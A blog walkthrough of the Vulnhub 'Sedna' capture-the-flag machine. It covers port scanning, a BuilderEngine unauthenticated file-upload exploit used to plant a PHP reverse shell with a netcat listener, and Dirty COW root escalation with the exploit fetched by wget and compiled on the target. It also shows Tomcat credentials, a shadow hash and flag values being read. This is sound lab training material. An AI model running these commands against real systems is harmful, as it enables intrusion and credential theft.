Hackfest 2016 Sedna – walkthrough

At the moment I am enjoying some days off from work because of Easter holiday. To fill my time I decided to spend some time with the hackfest2016: Sedna game. The difficulty level on this one is rated medium, I expect it to be somewhat harder the hackfest2016: Quaoar game.

Description

From Vulnhub:

There are multiple way to root this box, if it should work but doesn't try to gather more info about why its not working.

Goals: This machine is intended to be doable by someone who have some experience in doing machine on vulnhub

There are 4 flags on this machine One for a shell One for root access Two for doing post exploitation on Sedna

Feedback: This is my second vulnerable machine, please give me feedback on how to improve ! @ViperBlackSkull on Twitter simon.nolet@hotmail.com

Special Thanks to madmantm for testing this virtual machine

Service discovery

This game did not require hunting for its IP address since it is shown already at the login prompt. Cutting directly to service discovery:

Command
sudo nmap -p1-65535 -A -T4 -sS 192.168.110.15


Results:

Port	Service	Product	Hostname
22	ssh	OpenSSH	
53	domain	ISC BIND	
80	http	Apache httpd	
110	pop3		
111	rpcbind		
139	netbios-ssn	Samba smbd	SEDNA
143	imap	Dovecot imapd	
445	netbios-ssn	Samba smbd	SEDNA
993	imap	Dovecot imapd	
995	pop3s		
8080	http	Apache Tomcat/Coyote JSP engine	
54806	status		

Flag 1

Investigating port 8080

Began looking at what was living on port 8080. Simply navigating to it using Firefox I saw a default Apache Tomcat landing page:



Tomcat landing page

Seemed like a pretty normal base installation with a default landing page showing which packages installed. The ***/docs*** page told this was an Apache Tomcat 7.0.52 instance, dated Feb 27 2014. A bit dated. The two manager links were protected by credentials. Tried some obvious credential combinations, like ***tomcat:tomcat***, with no luck.

Aimed ***dirb*** at this Tomcat instance:

```
$ dirb http://192.168.110.15:8080
```

Nothing much of interest found. Ran a quick ***searchsploit*** query, but felt quite "meh" about the results. Decided to move on investigating port 80 instead.

Investigating port 80

Having the Quaoar game in mind, I ran ***dirb*** directly:

```
$ dirb http://192.168.110.6
```

dirb revealed some interesting folders:

Path	Folder listing
/blocks/	Yes
/files/	Yes
/modules/	Yes
/system/	Lists "directory access forbidden"
/themes/	Yes

Looking through the ***/themes/*** folder I found this folder structure belonged to ***BuilderEngine CMS***. Reference to CMS system was found in ***/themes/user_dashboard/***.

Using ***searchsploit*** I found an exploit of interest (BuilderEngine 3.5.0 – Arbitrary File Upload).

```
$ searchsploit builderengine
```

Exploit:

```
<!--
# Exploit Title: BuilderEngine 3.5.0 Remote Code Execution
# Date: 18/09/2016
# Exploit Author: metanubix
# Vendor Homepage: http://builderengine.org/
# Software Link: http://builderengine.org/page-cms-download
# Version: 3.5.0
# Tested on: Kali Linux 2.0 64 bit
# Google Dork: intext:"BuilderEngine Ltd. All Right Reserve

1) Unauthenticated Unrestricted File Upload:

    POST /themes/dashboard/assets/plugins/jquery-file-uploa

    Vulnerable Parameter: files[]

    We can upload test.php and reach the file via the follo
    /files/test.php
-->
<html>
<body>
<form method="post" action="http://localhost/themes/dashboa
    <input type="file" name="files[]" />
    <input type="submit" value="send" />
</form>
</body>
</html>
```

Appeared interesting. However there were two prerequisites that had to be in place for exploit to work:

1. elFinder 2.0
2. /themes/dashboard/assets/plugins/jquery-file-upload/server/php/

I found a reference to elFinder 2.0 in ***/finder.html***. A quick visit to path in pt. 2 gave me some JSON results of some sorts. Everything seemed in place to use this approach for gaining shell.

Shell access

The exploit found wasn't the most advanced I've seen. My approach to gaining shell was to point the form to Sedna address and just upload my trusty Shelly shell.


Preparing Shelly (on Parrot Linux):

```
$ cp /usr/share/webshells/php/php-reverse-shell.php shelly.p
```

Then I made sure to prep Shelly with my IP and listening port (4444). Then I set up a listener using Netcat:

```
$ nc -lvp 4444
```

And of course, I prepared the HTML part of the exploit to point to Sedna. Then opened the HTML file locally on Firefox and uploaded Shelly. Shelly ended up in ***/files/*** folder, so it was basically just a click and run operation to get it going.



Shell and first flag

The very first commands I ran after getting shell were:

```
$ whoami
$ whereis python
$ python -c 'import pty; pty.spawn("/bin/bash")'
```

Looking around I found the first flag in ***/var/www/*** folder. Flag value: bfbb7e6e6e88d9ae66848b9aeac6b289

Flag 2

Flag 2 was a hassle. At first I had no clue what to do. So I began looking for scripts, programs and files I could exploit, without any luck. All my standard tests failed and I had to go back to the drawing board. Re-thinking my strategy I started focusing on the Linux operating system instead. Began yanking some basic information about the system:

Command	Result
cat /etc/lsb-release	Ubuntu 14.04.1 LTS
uname -a	Kernel version: 3.13.0-32-generic

After spending some quality time with Google I found a **Reddit post** mentioning both Ubuntu and the Dirty COW exploit.

Dirty COW exploit

This section was a bit frustrating. Tried several Dirty COW related exploits, but most of them made Sedna crash instantly. In the end I ended up with this approach:

Found a exploit that popped a root shell. Downloaded the exploit source locally from **Github**. Made a minor switch from x64 payload to x86 instead by editing the code. Then started a PHP server locally so I could download the exploit from my Sedna shell:

```
$ php -S 192.168.110.6:8088
```

On Sedna:

```
$ wget http://192.168.110.6:8088/cowroot.c
$ gcc cowroot.c -o cowroot -pthread
$ ./cowroot
$ echo 0 > /proc/sys/vm/dirty_writeback_centisecs
```

This popped a ***root*** shell. Had to run that last command fairly quick to avoid Sedna crashing.

Dirty COW and ROOT flag

After getting **root** I went straight to ***/root*** and found the flag:

a10828bee17db751de4b936614558305

Flag 3

According to the game description there should be four flags in total. Stepped back a bit and Tomcat came on my mind. There had to be a reason for it to exist on Sedna. Decided to look at the Tomcat configuration.

In ***/etc/tomcat7/tomcat-users.xml*** I found something interesting:

Tomcat users

From this XML I saw that:

Key	Value
username	tomcat
password	submitthisforpoints

Tried the credentials on the Tomcat site and it worked. Found nothing. I figured this flag could only be retrieved by submitting the password somewhere.

Flag 4

At this point I realized I had forgotten to look at ***/etc/passwd*** completely. Looking at it I found an interesting entry:

> crackmeforpoints:x:1000:1000::/home/crackmeforpoints:

Also had a look at ***/etc/shadow*** were I found the corresponding entry:

> crackmeforpoints:6p22wX4fD$RRAamkeGIA56pj4MpM7CbrKPhShVkZnNH2NjZ8JMUP6Y/1upG.54kSph/HSP1LFcn4.2C11cF0R7QmojBqNy5/:17104:0:99999:7:::

Decided to use ***John*** to crack the password since ***Hashcat*** didn't work well on my virtual setup. Left it overnight and realized it would take forever. So I ended the game

right here.

reedphish April 14, 2017 Capture the Flag, Vulnhub
dirb, dirtycow, hackfest, john, searchsploit, sedna

Published by reedphish

I am the best Reed Phish in the entire world! **View more posts**

Leave a comment